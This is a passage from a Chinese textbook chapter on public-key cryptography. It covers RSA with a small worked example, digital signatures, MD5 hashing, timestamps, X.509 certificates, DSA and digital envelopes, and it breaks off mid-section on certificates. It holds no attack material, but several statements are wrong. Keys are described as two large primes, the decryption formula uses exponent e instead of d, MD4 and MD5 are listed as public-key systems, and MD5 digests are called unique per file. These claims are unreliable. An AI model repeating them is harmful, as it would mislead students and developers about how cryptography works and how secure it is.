1976 年，Diffie 和 Hellman 在文章“密码学新方向(New Direction in Cryptography)”中首次提出了公开密钥密码体制的思想。1977 年，Rivest、Shamir 和 Adleman 三个人实现了公开密钥密码体制，现在称为 RSA 公开密钥体制，它是第一个既能用于数据加密也能用于数字签名的算法。这种算法易于理解和操作，算法的名字以发明者的名字命名。但 RSA 的安全性一直未能得到理论上的证明。它经历了各种攻击，至今未被完全攻破。

RSA 算法是一种基于大数不可能质因数分解假设的公钥体系。简单地说，就是找两个很大的质数，一个公开给世界，称之为“公钥”，另一个不告诉任何人，称之为“私钥”。两把密钥互补——用公钥加密的密文可以用私钥解密，反过来也一样。假设 A 寄信给 B，他们知道对方的公钥。A 可用 B 的公钥加密邮件寄出，B 收到后用自己的私钥解出 A 的原文，这样就保证了邮件的安全性。

RSA 体制可以简单描述如下。

(1) 生成两个大素数 p 和 q。

(2) 计算这两个素数的乘积 $n=pq$。

(3) 计算小于 n 并且与 n 互质的整数的个数，即欧拉函数 $\phi(n)=(p-1)(q-1)$。

(4) 选择一个随机数 b 满足 $1<b<\phi(n)$，并且 b 和 $\phi(n)$互质，即 $\gcd(b, \phi(n))=1$。

(5) 计算 $ab=1 \bmod \phi(n)$。

(6) 保密 a，p 和 q，公开 n 和 b。

利用 RSA 加密时，明文以分组的方式加密：每一个分组的比特数应该小于 $\log_2 n$ 比特。加密明文 x 时，利用公钥(b, n)来计算 $c=x^b \bmod n$ 就可以得到相应的密文 c。解密的时候，通过计算 $c^a \bmod n$ 就可以恢复出明文 x。

选取的素数 p 和 q 要足够大，从而乘积 n 足够大，在事先不知道 p 和 q 的情况下分解 n 在计算上是不可行的。

为了展示 RSA 生成密钥的过程，下面给出一个例子。此例子选择了一个相对比较容易验证的数字，而实际应用中 RSA 算法的难度更大一些。

(1) 首先选择两个素数，例如选择 $p=11$ 和 $q=13$。

(2) 计算 $n=p\times q=143$。

(3) 计算 $H(n)=(11-1)\times(13-1)=120$。

(4) 对于 $H(n)=120$ 的一个互质的数为 e，这里选择 $e=7$。

(5) 选择 d，条件 $de=1 \bmod H(n)$，因此 $d\times 7=1 \bmod 120$，且 d 小于 120。则 $d=103$。

(6) 私钥是{103,143}。

(7) 公钥是{7,143}。

为了进行真正的加密和解密,可以使用原来的公式:密文=(明文)^e mod n,明文=(密文)^e mod n。如果明文是 9,则应用公式后,可得密文=97 mod 143 =48。收到信息后解密可得明文=48^{103} mod 143=9。

常用的公钥加密算法包括:RSA 密码体制、ElGamal 密码体制和散列函数密码体制(MD4、MD5 等)、椭圆曲线密文系统。

7.3.2　RSA 公开密钥密码系统

RSA 要求每一个用户拥有自己的一对密钥:

(1) 公开的加密密钥,用以加密明文。

(2) 保密的解密密钥,用于解密密文。

在 RSA 密钥体制中,当 A 用户发文件给 B 用户时,A 用户用 B 用户公开的密钥加密明文,B 用户则用解密密钥解读密文,其特点如下。

(1) 密钥配发十分方便,用户的公用密钥可以像电话号码簿那样公开,使用方便,这对网络环境下众多用户的系统,密钥管理更加简便,每个用户只需持有一对密钥就可实现与网络中任何一个用户的保密通信。

(2) RSA 加密原理基于单向函数,非法接收者利用公用密钥不可能在有限时间内推算出秘密密钥,这种算法的保密性能较好。

(3) RSA 在用户确认和实现数字签名方面优于现有的其他加密机制。RSA 数字签名是一种强有力的认证鉴别方式,可保证接收方能够判定发送方的真实身份。另外,如果信息离开发送方后发生变更,它可以确保这种变更能被发现。更为重要的是,当收发方发生争执时,数字签名提供了不可抵赖的事实。

下面通过图 7-5 了解一下 RSA 的加密工作过程。




图 7-5　RSA 加密过程示意图

使用 RSA 来对通信的双方进行信息加密保护时,其实际步骤如下。

- 每个用户产生一对密钥用于加密和解密消息。
- 每个用户将其中的一个密钥放入公共寄存器或者其他可访问的文件中。这个密钥就是公钥。该用户把另一个密钥自己保存。如图 7-5 所示,每个用户都拥有从其他人那里获得的公钥的集合。

- 如果 B 希望向 A 发送一条私人信息,那么 B 使用 A 的公钥加密消息。
- 当 A 收到该信息的时候,A 使用 A 的私钥解密信息。没有其他的接收者能够解密消息,因为只有 A 知道私钥。

在这种方法中,所有的参与者都能够访问公钥,而私钥是由每个参与者在本地产生,因此不需要分配。只要用户保护好他的私钥,接收的通信就是安全的。在任何时候,用户都能够改变私钥,并公布相应的公钥值以替换旧的公钥值。

通常称在常规加密中使用的密钥为密钥,而称在公钥加密中使用的两个密钥分别为公钥和私钥。所以,如果需要对私钥进行保密,这时称之为私钥而不是密钥,以免与常规加密混淆。

7.3.3 RSA 算法的安全

RSA 的安全性依赖于大数分解,但是否等同于大数分解一直未能得到理论上的证明,因为没有证明破解 RSA 就一定需要进行大数分解。假设存在一种无须分解大数的算法,那它肯定可以修改成为大数分解算法。目前,RSA 的一些变种算法已被证明等价于大数分解。不管怎样,分解 n 是最显而易见的攻击方法。现在,人们已能分解多个十进制位的大素数。因此,模数 n 必须选大一些,应根据具体使用情况而定。

7.3.4 RSA 算法的速度

由于进行的都是大数计算,使得 RSA 最快的情况也比 DES 慢上数倍,无论是用软件还是硬件实现。速度一直是 RSA 的缺陷。一般来说只用于少量数据加密。

RSA 算法是第一个能同时用于加密和数字签名的算法,也具有易于理解和操作的优点。RSA 是被研究得最广泛的公钥算法,从提出到现在已三十多年,经历了各种攻击的考验,逐渐为人们接受,普遍认为是目前最优秀的公钥方案之一。

7.4 数字签名与数字信封

7.4.1 数字签名的基本概念

在计算机通信中,当接收者接收到一个消息时,往往需要验证消息在传输过程中有没有被篡改;有时接收者需要确认消息发送者的身份。所有这些都可以通过数字签名来实现。数字签名是公开密钥加密技术的一种应用。

其使用方式是:报文的发送方从报文文本中生成一个 128 位的散列值(即散列函数值,根据报文文本而产生的固定长度的单向散列值。有时这个单向值也叫做报文摘要,与报文的数字指纹或标准校验相似)来验证发送报文的完整性和不可抵赖性。

数字签名可以用来证明消息确实是由发送者签发的,而且,当数字签名用于存储的数据或程序时,可以用来验证数据或程序的完整性。它和传统的手写签名类似,应满足以下条件。

(1) 签名是可以被确认的,即收方可以确认或证实签名确实是由发方签名的。

(2) 签名是不可伪造的,即收方和第三方都不能伪造签名。

(3) 签名不可重用，即签名是消息（文件）的一部分，不能把签名移到其他消息（文件）上。

(4) 签名是不可抵赖的，即发方不能否认他所签发的消息。

(5) 第三方可以确认收发双方之间的消息传送但不能篡改消息。

1. 基于密钥的数字签名

使用对称密码系统可以对文件进行签名，但此时需要可信任的第三方仲裁。设 BB 是 A 和 B 共同依赖的仲裁人。K_A 和 K_B 分别是 A 和 B 与 BB 之间的密钥，而 K_{BB}是只有 BB 掌握的密钥，P 是 A 发给 B 的消息，t 是时间戳。BB 解读了 A 的报文{A,K_A(B,R_A,t,P)}以后产生了一个签名的消息 K_{BB}(A,t,P)，并装配成发给 B 的报文{K_B(A,R_A,t,P,K_{BB}(A,t,P))}。B 可以解读该报文，阅读消息 P，并保留 K_{BB}(A,t,P)。由于 A 和 B 之间的通信是通过中间人 BB 的，所以不必怀疑对方的身份。又由于证据 K_{BB}(A,t,P)的存在，A 不能否认发送过消息 P，B 也不能改变得到的消息 P，因为 BB 仲裁时可能会当场解密 K_{BB}(A,t,P)，得到发送人、发送时间和原来的消息 P。

2. 基于公钥的数字签名

利用公钥加密算法的数字签名系统如图 7-6 所示。如果 A 方否认了，B 可以拿出 $D_A(P)$，并用 A 的公钥 E_A 解密得到 P，从而证明 P 是 A 发送的。如果 B 把消息篡改了，当 A 要求 B 出示原来的 $D_A(P)$时，B 将无法拿出。




图 7-6　基于公钥的数字签名

在实际应用中，由于公开密钥算法的效率较低，发送方并不对整个文件签名，而只对文件的散列值签名。

7.4.2　数字签名技术

1. 安全 Hash 函数

Hash 函数又称散列函数。主要功能是把任意长度的输入通过散列算法，变换成固定长度的输出，该输出就是散列值。或者说就是一种任意长度的消息压缩到某一固定长度的消息摘要的函数。

单向 Hash 函数用于产生信息摘要。信息摘要是计算密码检查和，即固定长度的认证码，附加在消息后面发送，根据认证码来检查报文是否被篡改。它简要地描述了一份较长的信息，它可以看做是一份长文件的“数字指纹”。信息摘要用于创建数字签名，对于特定的文件而言，信息摘要是唯一的。信息摘要可以被公开，它不会透露相应文件的任何内容。MD4 和 MD5 是由 Ron River 设计的专门用于加密处理的，并被广泛使用的 Hash 函数。

MD5 以 512 位分组作为输入的信息，且每一分组又被划分为 16 个 32 位子分组，经过了一系列的处理后，算法的输出结果由 4 个 32 位分组组成，将这 4 个 32 位子分组级联后将

生成一个128位散列值(即128位的信息摘要)。MD5可以对任何文件生成一个唯一的MD5验证码,每个文件的MD5码就如同每个人的指纹一样,都是不同的。这样,一旦这个文件在传输过程中,其内容被损坏或者被修改,那么这个文件的MD5码就会发生变化,通过对文件MD5的验证,可以得知获得的文件是否完整。

通过单向Hash函数生成数字摘要,并用单向检验和函数CK对其作用,计算出CK(M),发送者把这一CK(M)和原消息一起发送到目的方。其实现过程总结如下。

(1) 被发送明文先用MD5方式产生128位的数字摘要。

(2) 发方用自己的私有密钥对摘要加密,形成"数字签名"。

(3) 将原文M和加密的摘要同时传给对方。

(4) 收方用发方的公钥对摘要进行解密,同时对收到的文件用MD5编码加密产生摘要。

(5) 收方将解码后的摘要和收到的原明文重新用MD5加密产生的摘要进行对比,如果两者一致,则明文信息在传递过程中没有被破坏或篡改。

采用公钥密码体制和单向Hash函数进行的数字签名过程如图7-7所示。

用户A发送经过数字签名的信息给用户B,首先将发送的信息M经过Hash运算产生信息M的信息摘要H_A,将该信息摘要经过A的私钥$K_{A私}$加密后产生A的签名S_A;将A要发送的信息用A随机产生的密钥K_A进行加密,产生密文C_A;将A随机产生的密钥K_A用B的公钥$K_{B公}$进行加密,得到加密的密钥C_{K_A};然后,用户A将签名S_A、密文C_A和加密后的密钥C_{K_A}发送给B。用户B收到这些信息后,先用B的私钥$K_{B私}$将发送过来的加密密钥C_{K_A}解密后得到密钥K_A;然后用该密钥解密密文C_A得到信息明文M;对明文信息M计算其信息摘要得到摘要信息H_A;将接收到的签名信息S_A用用户A的公钥$K_{A公}$解密得到由用户A计算出的信息摘要,假定记为H'_A。用户B对两个信息摘要H_A和H'_A进行比较,若相同,则证明信息发送过程中未发生任何改变;若不同,则有人进行了修改。在这种签名机制中,用户B完全可以相信所得到的信息一定是用户A发送过来的,同时用户A也无法否认发送过信息,因此是一种安全的签名技术方案。




图7-7 采用公钥密码体制和单向Hash函数进行的数字签名过程

2. 直接方式的数字签名技术

直接方式的数字签名只有通信双方参与，并假定接收一方知道发送方的公开密钥。数字签名的形成方式可以用发送方的密钥加密整个消息。

如果发送方用接收方的公开密钥（公钥加密体制）或收发双方共享的会话密钥（密钥加密体制）对整个消息及其签名进一步加密，那么对消息及其签名提供了更高保密性。而此时的外部保密方式（即数字签名是直接对需要签名的消息生成而不是对已加密的消息生成，否则称为内部保密方式），则对解决争议十分重要，因为在第三方处理争议时，需要得到明文消息及其签名才行。但如果采用内部保密方式，那么，第三方必须在得到消息的解密密钥后才能得到明文消息。如果采用外部保密方式，那么，接收方就可将明文消息及其数字签名存储下来以备之后可能出现争议时使用。

直接方式的数字签名有一弱点，即方案的有效性取决于发方密钥的安全性。如果发方想对自己已发出的消息予以否认，就可声称自己的密钥已丢失被盗，认为自己的签名是他人伪造的。对这一弱点可采取某些行政手段，在某种程度上可减弱这种威胁，如要求每一个被签的消息都包含一个时间戳（日期和时间），并要求密钥丢失后立即向管理机构报告。这种方式的数字签名还存在发方的密钥真地被偷的危险，例如，敌方在时刻 T 获得发方的密钥，然后可伪造一消息，用偷得的密钥为其签名并加上 T 以前的时刻作为时间戳。

3. 电子邮戳

在交易文件中，时间是十分重要的因素，需要对电子交易文件的日期和时间采取安全措施，以防文件被伪造或篡改。电子邮戳服务是计算机网络上的安全服务项目，由专门机构提供。电子邮戳是时间戳，是一个经加密后形成的凭证文档，它包括以下三部分。

（1）需要加邮戳的是文件的信息摘要（digest）。

（2）ETS（Electronic Time-stamp Server，电子时间戳服务器）收到文件的日期和时间。

（3）ETS 的数字签名。

时间戳产生的过程为：用户首先将需要加时间戳的文件用 Hash 编码加密形成摘要，然后将该摘要发送到 DTS（Digital Time-stamp Service，数字时间戳服务）机构，DTS 在加入了收到文件摘要的日期和时间信息后再对该文件加密（数字签名），最后送回用户。由 Bell core 创造的 DTS 采用下面的过程：加密时将摘要信息归并到二叉树的数据结构，再将二叉树的根值发表在报纸上，这样便有效地为文件发表时间提供了佐证。注意，书面签署文件的时间是由签署人自己写上的，而数字时间戳则不然，它是认证单位 DTS 加上的，以 DTS 收到文件的时间为依据。因此，时间戳也可以作为科学家的科学发明文献的时间认证。

4. 数字证书

数字签名很重要的机制是数字证书（Digital Certificate，或 Digital ID）。数字证书又称为数字凭证，是用电子手段来证实一个用户的身份和对网络资源访问的权限。在网上的电子交易中，如双方出示了各自的数字凭证，并用它来进行交易操作，那么双方都可不必为对方身份的真伪担心。数字凭证可用于电子邮件、电子商务、群件和电子基金转移等各种用途。数字证书是一个经证书授权中心数字签名的包含公开密钥拥有者信息以及公开密钥的文件。证书授权中心一般是一个权威机构——CA 证书授权（Certificate Authority）中心，人们可以在互联网交往中用它来识别对方的身份。在数字证书认证的过程中，证书认证中

心(CA)作为权威的、公正的、可信赖的第三方,其作用是至关重要的。数字证书由独立的证书发行机构发布。数字证书各不相同,每种证书可提供不同级别的可信度。

公开密钥技术解决了密钥发布的管理问题。最简单的数字证书包含一个公开密钥、名称以及证书授权中心的数字签名。一般情况下,数字证书还包括密钥的有效时间、发证机关的名称和证书的序列号等信息,证书的格式遵循 ITU-T X.509 国际标准。

(1) 版本号:用于区分 X.509 的不同版本。

(2) 序列号:由同一发行者(CA)发放的每个证书的序列号是唯一的。

(3) 签名算法:签署证书所用的算法及其参数。

(4) 发行者:指建立和签署证书的 CA 的 X.509 名字。

(5) 有效期:包括证书有效期的起始时间和终止时间。

(6) 主体名:指证书持有者的名称及有关信息。

(7) 公钥:有效的公钥以及其使用方法。

(8) 发行者 ID:任选的,名字唯一标识证书的发行者。

(9) 主体 ID:任选的,名字唯一标识证书的持有者。

(10) 扩展域:添加的扩充信息。

(11) 认证机构的签名:用 CA 私钥对证书的签名。

数字证书有着广泛的现实作用,它可以分为以下三种类型。

(1) 个人凭证(Personal Digital ID),它仅为某一个用户提供凭证,以帮助个人进行安全交易操作。个人身份的数字凭证通常是安装在客户端的浏览器中的,并通过安全的电子邮件来进行交易操作。

(2) 企业凭证(Server ID),它通常为网上某个 Web 服务器提供凭证,拥有 Web 服务器的企业就可以用具有凭证的 Web 站点来进行安全电子交易。有凭证的 Web 服务器会自动地将其与客户端 Web 浏览器通信的信息加密。

(3) 软件(开发者)凭证(Developer ID),它通常为因特网中被下载的软件提供凭证,该凭证用于微软公司的 Authenticode 技术中,以使用户在下载软件时能获得所需的信息。

7.4.3　数字签名算法

1991 年 8 月,美国 NIST 公布了用于数字签名标准 DSS 的数字签名算法 DSA,1994 年 12 月 1 日正式成为美国联邦信息处理标准。

DSA 中用到了以下参数。

(1) p 为 L 位长的素数,其中,L 为 512～1024 之间的数,且是 64 的倍数。

(2) q 是 160 位长的素数,且为 $p-1$ 的因子。

(3) $g=h^{(p-1)/q} \bmod p$,其中,h 是满足 $1<h<p-1$ 且 $h^{(p-1)/q} \bmod p$ 大于 1 的整数。

(4) x 是随机产生的大于 0 而小于 q 的整数。

(5) $y=g^x \bmod p$。

(6) k 是随机产生的大于 0 而小于 q 的整数。

前三个参数 p,q,g 是公开的;x 为私钥,y 为公钥;x 和 k 用于数字签名,必须保密;对于每一次签名都应该产生一次 k。

对消息 m 签名:

$$r=(gk \bmod p) \bmod q$$
$$s=(k^{-1}(\mathrm{SHA}-1(m)+xr)) \bmod q$$

r 和 s 就是签名。验证签名时，计算：

$$w=s^{-1} \bmod q$$
$$u1=(\mathrm{SHA}-1(m)\times w) \bmod q$$
$$u2=(rw) \bmod q$$
$$v=((g^{u1}\times y^{u2}) \bmod p) \bmod q$$

如果 $v=r$，则签名有效。

7.4.4　数字信封技术

数字信封是公钥密码体制(PKI)在实际中的一个应用，是用加密技术来保证只有规定的特定收信人才能阅读通信的内容。数字信封技术使用两层加密体制，内层使用对称加密技术，外层使用非对称加密技术。具体过程为：信息发送方采用对称密钥来加密信息内容，然后将此对称密钥用接收方的公开密钥来加密(这部分称为数字信封)之后，将它和加密后的信息发送给接收方，接收方先用相应的私有密钥打开数字信封，得到对称密钥，然后使用对称密钥解开加密信息。这种技术的安全性相当高。数字信封主要包括数字信封打包和数字信封拆解，数字信封打包是使用对方的公钥将加密密钥进行加密的过程，只有对方的私钥才能将加密后的数据还原。数字信封拆解是使用私钥将加密过的数据解密的过程。

图 7-8 是采用数字信封技术加密信息的过程示意图。




图 7-8　采用数字信封技术加密信息的过程示意图

用户 A 要发送信息 M 给用户 B，要求只能由用户 B 阅读，则采用这种技术方案。在信息发送的过程中，用户 A 将明文信息 M 通过自己随机产生的对称密钥 K_A 进行加密，得到密文 C；将密钥用用户 B 的公钥 $K_{B公}$ 进行加密得到加密的密钥 C_{K_A}。将密文 C 和加密后的密钥 C_{K_A} 同时发送到用户 B。用户 B 接收到以后，首先用 B 的私钥 $K_{B私}$ 对加密密钥 C_{K_A} 进行解密得到密钥 K_A，然后用该密钥对密文进行解密得到明文信息 M。由于其他人没有 B 的私钥，因此该信息只能由用户 B 阅读，保证了信息的私密性。

7.5 认证技术

7.5.1 认证技术的基本概念

认证又分为实体认证和消息认证两种。实体认证是识别通信对方的身份,以防止假冒,可以使用数字签名的方法。消息认证是验证消息在传送或存储过程中没有被篡改,通常使用消息摘要的方法。在进行实体认证时则需要建立一些规范的机制来对数据来源的可靠性、真实性加以认证。例如:网络上的两个用户 A 和 B,他们想通过网络先建立安全的共享密钥再进行保密通信,那么 A 如何确信与自己正在通信的是 B 呢?这种通信方式是双向通信,因此此时的认证称为互相认证。类似地,对于单向通信来说,认证称为单向认证。

认证中心(Certificate Authority,CA)在网络通信认证中具有特殊的地位。例如,在进行电子商务时,认证中心是为了从根本上保障电子商务顺利进行而设立的,主要是解决电子商务活动中参与各方的身份、资质的认定,维护交易活动的安全。CA 是提供身份验证的第三方机构,通常由一个或多个用户信任的组织实体组成。例如,持卡人要与商家通信,持卡人从公开媒体上获得了公开密钥,但无法确定不是冒充的,于是请求 CA 对商家认证。此时,CA 对商家进行验证,其过程为持卡人→商家、持卡人→CA、CA→持卡人。证书一般包含拥有的标识名称和公钥,并且由 CA 进行数字签名。

CA 的功能主要有:接收注册申请、处理、批准/拒绝请求和颁发证书。

在实际动作中,CA 也可由大家都信任的一方担当,例如,在客户、商家、银行三角关系中,客户使用的是由某个银行发的卡,而商家又与此银行有业务关系(有账号)。在此情况下,客户和商家都信任该银行,可由该银行担当 CA 角色,接收和处理客户证书的验证请求。又如,对商家自己发行的购物卡,则可由商家自己担当 CA 角色。

7.5.2 信息的认证

在进行信息认证时,采用速度比较快的密码机制,即上面提到的散列函数,并对计算得到的信息摘要用发送方的私钥加密,将此加密信息和原消息一起发送至目的端,目的端通过执行相应操作,就可达到信息的认证。

7.5.3 用户认证和证明权威

如何知道在每次通信或交易中所使用的密钥对实际上就是用户的密钥对呢?这就需要一种认证公用密钥和用户之间的关系的方法。

解决这一问题的方法是引入一种叫做证书或凭证的特种签名信息,即上面介绍过的数字证书。下面只针对数字证书如何工作进行说明。其工作过程如下。

